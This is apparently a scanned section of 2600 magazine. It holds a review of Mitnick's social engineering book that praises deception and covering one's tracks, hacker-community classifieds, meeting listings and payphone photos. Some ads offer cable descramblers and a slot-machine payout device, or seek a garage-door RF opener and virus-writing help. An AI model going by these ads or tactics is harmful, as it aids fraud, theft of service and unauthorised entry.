And my legal counsel had this to say: "From first year contracts law all law students know (or should know) that a catalog does not constitute an offer but is rather a solicitation for bids, in other words, offers, from prospective buyers. A buyer, in response to the bid price suggested by the catalog may in fact offer the merchant that price for the goods advertised in the catalog; on the other hand, a buyer may make an offer at a lower or higher price (usually lower). It is up to the merchant to accept the offer, usually by shipping the goods and depositing the tendered funds in his account, or to refuse the offer, either by asking for more money or by refusing the tender of funds or returning the payment instrument to the offeror. In your case, the correspondence you had the next morning with the representative seems to mark the point at which the merchant accepted your offer.... Contracts for the sale of goods appear to be made when the representative contacts prospective customers...."

# Review: The Art of Deception

**by Kevin Mitnick and William Simon**
**$27.50, Wiley Publishing**
**346 pages**

**Review by Emmanuel Goldstein**

I wanted to avoid writing this review since I knew I'd be biased. But since the book wasn't even finished at the time we were going to press, this was really the only way to get something in by the time it hit the shelves.

Let me start with a quote that pretty much sums up what *The Art of Deception* is about: "A company may have purchased the best security technologies that money can buy, trained their people so well that they lock up all their secrets before going home at night, and hired building guards from the best security firm in the business.... That company is still totally vulnerable."

It's a simple premise but one most of us don't really consider - regardless of which side we're coming from. What Mitnick and co-author William Simon accomplish here is to wake people up with painfully explicit examples of just how successful social engineering is accomplished. I've been involved in various aspects of social engineering since I was 3 and there were a bunch of tactics here that I had never thought of that were pretty damn ingenious.

*The Art of Deception* is sheer information which, like always, can be used for good or for evil. Those in the hacking world will be fascinated by the specifics of the info given - this is not the usual bullshit security book that gives mere hints of what *could* be done if such and such were to happen. Everything from the names of phone company systems to databases to computer applications to existing websites with helpful tools are given in meticulous detail. Those in the corporate world will cling to this guide like a holy grail because the details, tips, and examples will really save their asses if they choose to take them seriously.

Mitnick continually ups the ante, at one point even going so far as to show how a bank could be robbed just by a series of deceptions on the telephone - again giving enough specific details to ensure a flurry of internal memos at every bank in the country once this book is out. Details on how social engineering can be used to steal employees, get free merchandise in stores, conduct private eye investigations, even con the cops will no doubt provide fodder for many movie and TV plots in the near future. And no matter what security may be implemented to prevent such things from occurring in the future, as long as there are human beings involved somewhere in the equation, it's always going to be possible to find a way through. Always. Even a computer that's turned *off* isn't safe as Mitnick demonstrates. Nor are those Secure ID cards that change their six digit numbers once a minute.

A psychologist would have a field day with the human reactions demonstrated in this book, something Mitnick has a keen understanding of. For instance, if you ask an employee to "fetch" something for you, odds are s/he will resist since "nobody wants to be told to fetch something." It's how you speak to your dog, after all! But by using that syntax, you can almost ensure that the employee will opt to handle the situation in a different - and less secure - manner.

And one important point about social engineering which so many people don't think about is the importance of cleaning up any suspicious trail. If you manage to achieve your objective, put everything back neatly so that your ruse will *never* be uncovered. This is a theme that the book keeps coming back to.


Since I really need to find something to criticize, I'll go with this: not enough time is spent on what happens when social engineering fails. I think it would have been interesting to show a scenario where the social engineer was completely busted and then somehow managed to turn around and succeed anyway, perhaps even using the same person! It happens all the time.

It's fascinating to realize that this book was put together by somebody who had been completely isolated from society for five years and who, to this day, isn't even allowed to use the Internet. Despite all of the attempts to keep Mitnick away from the technology he's always been so fascinated with, he managed to learn about it anyway and in *The Art of Deception* he skillfully demonstrates his keen knowledge and interest in all the latest developments. It's pretty damn ironic to be told which website contains valuable information by someone who isn't even allowed to go there themselves. And it's pretty inspirational too - if Mitnick can manage to put out this wealth of information with all of the constraints that were placed on him, it shows just how strong that hacker spirit really is.

There was one chapter in particular that really stood out for me. This was the one where Mitnick told *his* side of the story - of the despair and frustration of being demonized in the media and locked away for five years. He told of his anger towards John Markoff, the *New York Times* reporter who wrote articles about Mitnick that seemed to demonize him and who later went on to write a book which turned into a movie - all while Mitnick languished in jail. I think in a way it was therapeutic for Mitnick to get his anger out at last and certainly about time that the public got to hear his words.

But these are words you *won't* be hearing. Markoff's lawyers sent the book publishers a threatening letter that was about as long as the chapter itself and Wiley is no longer printing that part of the book. (They claim to have reached this decision independently.) It's sad and ironic that once again Mitnick is being frustrated in getting his version of the facts to the public. Regardless of where you stand on the Mitnick issue, he has certainly earned the right to speak his piece and, yes, even show some anger. And those who want to counter what he says shouldn't be silenced either.

One thing this book teaches us is that determination wins in the end. "There is no technology in the world that can prevent a social engineering attack." Let's hope that same determination eventually gets Mitnick's story told.


Controlling the Human Element of Security
THE ART OF DECEPTION
KEVIN D. MITNICK
& William L. Simon
Foreword by Steve Wozniak

# Marketplace

## Happenings

**SAN FRANCISCO OPENBSD USERS GROUP** - now meeting once a month at Goat Mill Pizza, first Mondays at 7 pm - for info see http://www.sfobug.org.

**DUTCH HACKER MEETINGS.** Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

## For Sale

**WORLD'S FIRST "DIGITAL DRUG."** Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

**CABLE TV DESCRAMBLERS.** New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescrambler-guy@yahoo.com.

**REAL WORLD HACKING:** Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

**MAKE ANY SLOT MACHINE PAYOUT** 200-400 credits. Works on IGT-s machines. No contact. Also available, blackjack counters. E-mail mcorballi@atlanticcity1.com if you want to discuss it further.

**INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO?** *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobby-broadcasting.com.

**WWW.PROTECT-ONE.COM.** Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

***FREEDOM DOWNTIME,*** the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

**MACINTOSH HACKERS** can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

**LEARN LOCK PICKING** It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

**COVERTACCESS.COM.** Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

**OVER 150 TELECOM MANUALS** are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

**CAP'N CRUNCH WHISTLES.** Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

**HATE MICROSOFT?** Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

## Help Wanted

**HIRING PROFESSIONAL INTERNET CONSULTANTS** with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

**NEED ASSISTANCE** to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

**I NEED TO BUILD A HIDDEN CAMERA SYSTEM** including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

**LOCKSMITHS:** I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

## Wanted

**REWARD** for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception for test purposes. Reply to response2600@yahoo.com.

**YOU MAY BE NEXT? GIVE ME LIBERTY...** One million signatures needed on PETITION to U.S. Senate "Committee on the Judiciary" to investigate the shocking but true facts of Americans being indicted and convicted illegally by U.S. Judge Robert G. Renner. We ask you to stand with us and let the Voice of Freedom be heard as to the injustice done to John Gregory Lambros. PLEASE VISIT: www.petitiononline.com/jlambros/petition.html. Documents supporting the petition to Senator Charles E. Grassley are available within the Boycott Brazil web site: www.brazilboycott.org. THANK YOU.
**NEED TECHNICAL ILLUSTRATOR.** I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!
**FEMALE HACKERS WANTED IN PITTSBURGH** for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

## Services

**INTELLIGENT HACKERS UNIX SHELL.** Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/
**NOW YOU CAN CHARGE A FEE** for receiving unexpected email. www.pay2send.com is accepting beta-testers. PayToSend is a TipJar company.
**SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT?** Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.
**FORMER CYBERCRIME PROSECUTOR** now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.
**GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE** for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

## Announcements

**OFF THE HOOK** is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.
**WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION.** WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.
**HACKERMIND:** The show bringing you the opinions of those in the hacker world. New episodes air every Thursday at 10 pm ET. Visit www.hackermind.net for details.
**VMYTHS.COM AUDIO RANTS** are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check on Vmyths.com/news.cfm for details.
**PRANK PHONE CALLS.** Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

## Personals

**STARTING A HAXOR SUPPORT GROUP** and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, 817592, 1098 S. Highway 2037, Fort Stockton, Texas 79735. All inquiries will be answered.
**ANOTHER HACKER IN PRISON!** Don't cry for me, I did it to myself. I would like information (for educational purposes only, of course) where I can buy, how to build, etc., an RF device that I could point at a given garage door and it would scan and descramble, open sesame. I'm extremely interested in this technology. Anyone with more info or ideas, please contact me via snail mail at: Mark Carnley P-24536, F2-116 L Chuckawalla Valley State Prison, PO Box 2349, Blythe, California 92226. Will answer all.
**YOUNG MAN WANTED** for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.
**IMPRISONED VIRUS WRITER.** Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

**ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!*** Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/02.

**ARGENTINA**

**Buenos Aires:** In the bar at San Jose 05.

**AUSTRALIA**

**Adelaide:** Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

**Brisbane:** Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

**Canberra:** KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

**Melbourne:** Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

**Perth:** The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

**Sydney:** The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

**AUSTRIA**

**Graz:** Cafe Haltestelle on Jakominiplatz.

**BRAZIL**

**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm.

**CANADA**

**Alberta**

**Calgary:** Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

**Edmonton:** Edmonton City Centre, Lower Level West in the food court by the payphones.

**British Columbia**

**Vancouver:** Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

**Victoria:** Eaton Center food court by A&W.

**New Brunswick**

**Moncton:** Ground Zero Network, 890 Main St.

**Ontario**

**Barrie:** William's Coffee Pub, 505 Bryne Drive. 7 pm.

**Hamilton:** Jackson Square food court by payphones and Burger King. 7:30 pm.

**Toronto:** Computer Security Education Facility, 199a College Street.

**Quebec**

**Montreal:** Bell Amphitheatre, 1000 Gauchetiere Street.

**DENMARK**

**Aarhus:** In the far corner of the DSB cafe in the railway station.

**Copenhagen:** Terminalbar in Hovedbanegardens Shopping Center.

**ENGLAND**

**Bristol:** Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

**Exeter:** at the payphones, Bedford Square. 7 pm.

**Hull:** In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

**Leeds:** Leeds City train station by the payphones. 7 pm.

**London:** Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

**Manchester:** The Green Room on Whitworth Street. 7 pm.

**FINLAND**

**Helsinki:** Media Piazza near the Modesty coffee shop (Toolonlahdenkatu 2).

**FRANCE**

**Paris:** Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

**GERMANY**

**Karlsruhe:** "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

**GREECE**

**Athens:** Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

**ITALY**

**Milan:** Piazza Loreto in front of McDonalds.

**MEXICO**

**Mexico City:** Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

**NEW ZEALAND**

**Auckland:** London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

**Christchurch:** Java Cafe, corner of High St. and Manchester St. 6 pm.

**Wellington:** Murphy's Bar in Cuba Mall. 5:30 pm.

**NORWAY**

**Oslo:** Oslo Sentral Train Station. 7 pm.

**Trondheim:** Rick's Cafe in Nordregate. 6 pm.

**POLAND**

**Stargard Szczecinski:** Art Caffe. Bring blue book. 7 pm.

**RUSSIA**

**Moscow:** Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

**SCOTLAND**

**Glasgow:** Central Station, payphones next to Platform 1. 7 pm.

**SOUTH AFRICA**

**Johannesburg (Sandton City):** Sandton food court. 6:30 pm.

**SWEDEN**

**Gavle:** Railroad station.

**UNITED STATES**

**Alabama**

**Auburn:** The student lounge upstairs in the Foy Union Building. 7 pm.

**Birmingham:** Hoover Galleria food court. 7 pm.

**Huntsville:** Madison Square Mall in the food court near McDonald's.

**Tuscaloosa:** McFarland Mall food court near the front entrance.

**Arizona**

**Tempe:** Game Works at Arizona Mills Mall.

**Tucson:** Barnes & Noble, 5130 E. Broadway.

**Arkansas**

**Jonesboro:** Indian Mall food court by the big windows.

**California**

**Los Angeles:** Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

**Orange County (Laguna Niguel):** Natale Coffee, 27020 Alicia Parkway, #F.

**San Diego:** Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

**San Francisco:** 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

**San Jose (Campbell):** Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

**Santa Barbara:** Cafe Siena on State Street.

**Colorado**

**Boulder:** Fatty J's food court, 13th and College. 6 pm.

**Connecticut**

**Meriden:** Meriden Square Mall food court. 6 pm.

**District of Columbia**

**Arlington:** Pentagon City Mall in the food court. 6 pm.

**Florida**

**Ft. Lauderdale:** Broward Mall in the food court.

**Gainesville:** In the back of the University of Florida's Reitz Union food court.

**Orlando:** Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok.

**Georgia**

**Atlanta:** Lenox Mall food court. 7 pm.

**Hawaii**

**Honolulu:** Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

**Idaho**

**Pocatello:** College Market, 604 South 8th Street.

**Illinois**

**Chicago:** Union Station in the Great Hall near the payphones.

**Indiana**

**Evansville:** Barnes and Noble cafe at 624 S Green River Rd.

**Ft. Wayne:** Glenbrook Mall food court in front of Sbarro's. 6 pm.

**Indianapolis:** Borders Books on the corner of Meridian and Washington.

**Kansas**

**Kansas City (Overland Park):** Oak Park Mall food court.

**Louisiana**

**Baton Rouge:** In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

**New Orleans:** Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

**Maine**

**Portland:** Maine Mall by the bench at the food court door.

**Maryland**

**Baltimore:** Barnes & Noble cafe at the Inner Harbor.

**Massachusetts**

**Boston:** Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

**Marlborough:** Solomon Park Mall food court.

**Northampton:** Javanet Cafe across from Polaski Park.

**Michigan**

**Grand Rapids:** Rivertown Crossings Mall, second level in the food court.

**Minnesota**

**Bloomington:** Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

**Duluth:** Barnes & Noble by Cubs. 7 pm.

**Missouri**

**Kansas City (Independence):** Barnes & Noble, 19120 East 39th St.

**St. Louis:** Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

**Springfield:** Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

**Omaha:** Oak View Mall Barnes & Noble. 7 pm.

**Nevada**

**Las Vegas:** Wow Superstore Cafe, Sahara & Decatur. 8 pm.

**New Mexico**

**Albuquerque:** Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

**New York**

**Buffalo:** Galleria Mall food court.

**New York:** Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

**North Carolina**

**Charlotte:** South Park Mall, upper area of food court.

**Raleigh:** Crabtree Valley Mall food court in front of the McDonald's.

**North Dakota**

**Fargo:** Barnes and Nobles Cafe on 42nd St.

**Ohio**

**Akron:** Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

**Cincinnati:** Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

**Cleveland (Bedford):** Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

**Columbus:** Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

**Dayton:** At the Marions behind the Dayton Mall. 6 pm.

**Oklahoma**

**Oklahoma City:** The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

**Tulsa:** Woodland Hills Mall food court.

**Oregon**

**Portland:** Coffee People Northwest, 533 NW 23rd.

**Pennsylvania**

**Erie:** The Edge, 715 French Street.

**Philadelphia:** 30th Street Station food court, smoking section.

**Pittsburgh:** William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

**South Carolina**

**Charleston:** Northwoods Mall in the hall between Sears and Chik-Fil-A.

**South Dakota**

**Sioux Falls:** Empire Mall, by Burger King.

**Tennessee**

**Knoxville:** Borders Books Cafe across from Westown Mall.

**Memphis:** Barnes & Noble, Hickory Ridge Mall.

**Nashville:** J-J's Market, 1912 Broadway.

**Texas**

**Austin:** Dobie Mall food court.

**Dallas:** Mama's Pizza, Campbell & Preston. 7 pm.

**Houston:** Cafe Nicholas in Galleria 1.

**San Antonio:** North Star Mall food court. 6 pm.

**Utah**

**Salt Lake City:** ZCMI Mall in the food court near Zion's Bank.

**Vermont**

**Burlington:** Borders Books at Church St. and Cherry St. on the second floor of the cafe.

**Virginia (see District of Columbia)**

**Washington**

**Seattle:** Washington State Convention Center, first floor. 6 pm.

**Wisconsin**

**Madison:** Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

**Milwaukee (Wauwatosa):** Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

# Scottish Payphones

**Luss.** This phone takes both cards and coins.

**Luss.** This is the card-only version.

**Edinburgh.** A "mini" payphone that takes cards and coins. Note the coin drawer at the bottom.

**Dundee.** This is a high tech Internet phone that takes cards and coins. Judging from the size of the coinbox below, the rates aren't cheap.


*Photos by John Klacsmann*

**Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com**

# Netherlands Antilles Payphones

## (all from the island of Bonaire)

This phone looks a little short for a payphone.



Looking closer, we can see that this is a card-only phone with the coin return and coin box missing, which is why it seems so squat.

Another weird looking model which doesn't appear to take coins OR cards. (Or pre-paid calling cards.)

This is the weirdest yet! It looks like someone just replaced the payphone with a white desk-phone. Try doing THAT in the USA.

